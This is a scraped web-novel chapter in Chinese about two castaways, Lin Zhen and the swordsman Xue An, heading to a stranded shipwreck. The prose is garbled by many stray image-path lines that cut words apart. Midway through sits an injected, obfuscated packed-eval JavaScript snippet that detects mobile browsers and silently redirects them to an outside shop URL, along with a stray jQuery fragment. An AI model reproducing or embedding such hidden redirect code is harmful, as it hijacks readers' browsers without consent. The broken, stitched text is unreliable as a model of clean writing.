只是林蓁虽然脚伤恢复了,气色却没比之前好多少,这些天吃的大部分都是浆果,味道酸酸甜甜的确实挺好吃,可压根就没有油水。 薛岸也并未比她好多少,脸色愈发苍白,眉头紧紧压着,额头上仿佛酝酿着乌云。 一个人,若是吃不好睡不好,脾气就会阴晴不定。 林蓁摇摇头,识趣的没有刺他,两人之间的气氛难得和谐许多。 这日,薛岸直到天黑才返回石壁下,林蓁正在往火堆里加柴火。 薛岸进来的时候,身上带着海风潮湿的气息,脸色难得不错,唇角微微勾起,整张脸都舒展开来,看得林蓁心下都微微放松起来。 薛岸的样貌其实相当不错,武功又高,惩奸除恶也让他在武林中声名鹊起。 若非他常常冷着脸,不近人情,想必有许多女儿家愿意跟他亲近。 林蓁微微叹了口气,不过他这样的脾气,又有哪个姑娘受得了呢。 薛岸见她盯着他出神,眼中透露的情绪明显不是什么好事,脸色顿时沉了下来。 冷冷说了句在岸边发现了船只残骸,就回到他一贯坐的地方低头捣鼓。 林蓁听了这个好消息,很是高兴了一番,完全没有因为他的态度而生气。 要知道,船上可是有不少船员们囤积的干粮。虽然味道比不上她平时爹娘烧的那些,但比起她现在吃的,肯定绰绰有余。 第二日一大早,林蓁就被麻雀跟灰喜鹊“吱吱喳喳”的叫声吵醒。 她并未像往常一样对着那群吵闹不已的鸟儿扔石子驱赶,呆呆的爬起来,盯着石壁外面一动不动。 今日天光晴朗,日光洒落在盛着露珠的草叶上,反射出细碎微光。 薛岸已经醒了,拿了一根长树枝做剑。 点,挑,刺。 一遍遍不厌烦地练习。身姿轻盈,动作凌厉,树枝在空中不断发出的“哔卟”的破空声。 林 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17453803|201180||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 蓁盯着他看了一阵,才伸手揉了揉眼睛,慢悠悠从厚实的干草上爬起来。 薛岸不知从哪打来了清泉水,放在石壁角落清理干净的凹槽处,量不多,只够她粗略洗漱一番。 冰凉沁骨的泉水扑在脸上,林蓁彻底清醒过来。 这几日连外出都不曾有过,更别说洗漱身子,就连衣裳味道都快发酸了,她穿着也难受。 也是时候找个时间好好梳洗一番。 等她收拾好后,薛岸早已收起树枝,抱臂斜靠在一株槐树下,左腿微微曲起,眼睛半阖着休息。 见她出来,说道:“你好了?走吧。” 说完,一抬下巴,径自抬步朝前走去。 林蓁不计较他的冷漠,颇兴冲冲地跟在他身后。 “喂!薛岸,你的水在哪儿打的?等会也带我去呗。” 一路走来,林蓁并未看见哪里有山泉水的影子。 “往西面走五里,你要去就自己去,我在地上做了记号。” “哦。” 过了一会。 林蓁停下来,弯腰锤着因长时间不动而僵硬的小腿:“还没到吗?我腿酸,快要走不动了。” 薛岸听到动静,回头蹙眉道:“你若是走不了,就回去待着。” “那可不行,我就是说着玩的。”林蓁直起身,咬咬牙,小跑着跟了上去。 这些日子一直在受薛岸接济,正所谓拿人手短吃人嘴软,她也从不说什么。 只不过这种日子她实在不爱过,说到底,比不上她自给自足来的好。 因此她腿伤一好,就迫不及待的让薛岸带上她一起去。 又走了半刻,远远看见远处湛蓝的海面,腥咸的海风吹来,林蓁不禁沉下肩膀,深深吸了好几口气。 方才的疲惫瞬间烟消云散。 此刻阳光正好,轻柔的照在身上,暖洋洋的,即使晒久了也不会发烫。 她一路小跑到海滩边,青色衣诀翻飞,两手撑在额上往远处看。 隐约能看到远处有深色船只的影子。 “是那里吧!”林蓁指着那处地方肯定道,回头去看薛岸,恰好捕捉到薛岸唇边那瞬间一闪而过的笑意。 锋利的五官在那一刻似冰雪消融般变得温和轻柔,黑色眼眸中闪烁着细碎微光,黑衣墨发随风飘荡。 他皮肤本就苍白,肩膀宽阔,更显得被蹀躞带紧紧系着的腰身纤瘦。二者一衬,倒显出些病态的美感来。 林蓁微微愣住。 只一霎,这人见她回过头来,就立刻收起笑意,板起脸来。 林蓁:“……”至于这么不喜她吗? 见他点头,林蓁亦不再多说,加快步伐朝船只残骸走去。 薛岸看着她沉寂下来的背影,神色微凝。 片刻后,他似了然一般,放慢脚步。 他明白,这是不想跟他同路的意思。 薄唇紧抿,方才心中那抹轻快随着那抹青色身影远去,也跟着一起远去了。 他自嘲般冷笑一声,沉默不语地朝前走去。 等到走近,林蓁心中的微弱希望又跟泡沫一样幻灭了。 她当时泡在海面上看的时候,这艘船还处在一种经过修缮,能够重新使用的状态。 现在一看,整个船身都破损了,只余下一半的船身搁浅在沙滩上,另外一半不知飘去了何处。